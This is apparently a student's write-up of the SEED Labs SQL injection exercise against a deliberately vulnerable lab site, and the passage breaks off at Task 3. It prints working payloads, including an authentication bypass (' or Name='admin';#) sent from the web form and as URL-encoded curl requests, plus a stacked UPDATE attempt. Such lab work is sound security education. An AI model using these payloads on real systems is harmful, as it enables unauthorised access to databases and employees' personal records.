
SQL Injection Attack

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. Our objectives are to identify methods for taking advantage of SQL injection vulnerabilities, illustrate the potential harm that an attack may do, and become proficient in strategies that can be used to ward against attacks of this nature.

Task 1: MySQL Console




```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.25 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.39 sec)

mysql> 
```

Figure 1

Observation & Explanation: We log into MySQL using the following command: “mysql -u root -pseedubuntu”. We then use the database Users using the command: “use Users”. In order to retrieve all information of Alice, we use the command, “select * from credential where name=”Alice”;”.

Task 2: SQL Injection Attack on SELECT Statement
2.1: SQL Injection Attack from webpage



Employee Profile Information


Employee ID: ' or Name='admin';#

Password:

Copyright © SEED LABs

Figure 2

Observation: We are attempting to take advantage of a website that is susceptible to SQL Injection attacks by logging in as admin. Since we are aware that the administrator has an account called admin, we may login without knowing the admin's ID or password by injecting our code as demonstrated above.



Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile


Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Figure 3

Observation: The above screenshot shows that the attack is successful and we logged in as admin without knowing the ID or password of the admin user.


Explanation: The employee ID and the password fields are input to the where clause. So, what we fill in these fields go into the query. So to exploit the SQL Injection attack, we inject the following code: „ or Name="admin";#.
The single quote closes the argument for the input id, the OR statement we insert after that allows us to login as admin. The # is inserted at the end to comment out everything else that follows so that the password input is skipped.

2.2: SQL Injection Attack from command line



```
http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+Name%3D%27admin%...

GET /unsafe_credential.php?EID=%27+or+Name%3D%27admin%27%3B%23&Password= HTTP/1.1
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=070tnl0b6paqqjr7h6jng0cp82
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 16 Nov 2017 08:15:44 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
```

Figure 4



```
seed@VM:.../php$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?
EID=%27+or+Name%3D%27admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20
   ssn: 10211002    nickname: email: address: phone number: <br><h4> Boby Profil
e</h4>Employee ID: 20000     salary: 30000     birth: 4/20    ssn: 10213352    n
ickname: email: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30
000     salary: 50000     birth: 4/10    ssn: 98993524    nickname: email: addre
ss: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000     salary: 90000
     birth: 1/11    ssn: 32193525    nickname: email: address: phone number: <br
><h4> Ted Profile</h4>Employee ID: 50000     salary: 110000     birth: 11/3    s
sn: 32111111    nickname: email: address: phone number: <br><h4> Admin Profile</
h4>Employee ID: 99999     salary: 400000     birth: 3/5    ssn: 43254314    nick
name: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button
>
</p>
</div>


<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABs
</p>
</div>
</body>
</html>
seed@VM:.../php$
```

Figure 5

Observation: We perform the same attack as before, only difference is that we perform this from the command line using the curl command and the attack is successful as shown in the above screenshot.

Explanation: To perform the attack from command line, we need to encode special characters. So we can get the url from observing the LiveHTTPHeaders while performing the attack from the webpage. All the information is displayed in the command prompt if the attack is successful.

2.3: Append a new SQL statement





Employee Profile Information
Employee ID:
' or 1=1; update credential set Nic
Password:
Get Information
Copyright © SEED LABs

Figure 6



```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near 'update credential set Nickname='All' where EID='10000';#' and Password='da39a3e' at line 3]\n
```

Figure 7



```
seed@VM:.../php$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?
EID=%27+or+1%3D1%3B+update+credential++set+Nickname%3D%27All%27+where+EID%3D%271
0000%27%3B%23%27+and+Password%3D%27da39a3ee%27%3B&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


There was an error running the query [You have an error in your SQL syntax; chec
k the manual that corresponds to your MySQL server version for the right syntax
to use near 'update credential  set Nickname='All' where EID='10000';#' and Pass
word='da39a3e' at line 3]\nseed@VM:.../php$
```


Figure 8

Observation: We append an update statement after the semicolon as shown in the above screenshot. The attack isn‟t successful. I tried the attack from the webpage and from the command line, both attempts were not successful as shown in the above screenshots.

Explanation: The attack is not successful because of the countermeasure in MySql that prevents multiple statements from executing when invoked from php.

Task 3: SQL Injection Attack on UPDATE Statement

3.1: SQL Injection Attack on UPDATE Statement — modify salary




Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figure 9

Observation: We login into Alice‟s account, and this is the screenshot before the attack.

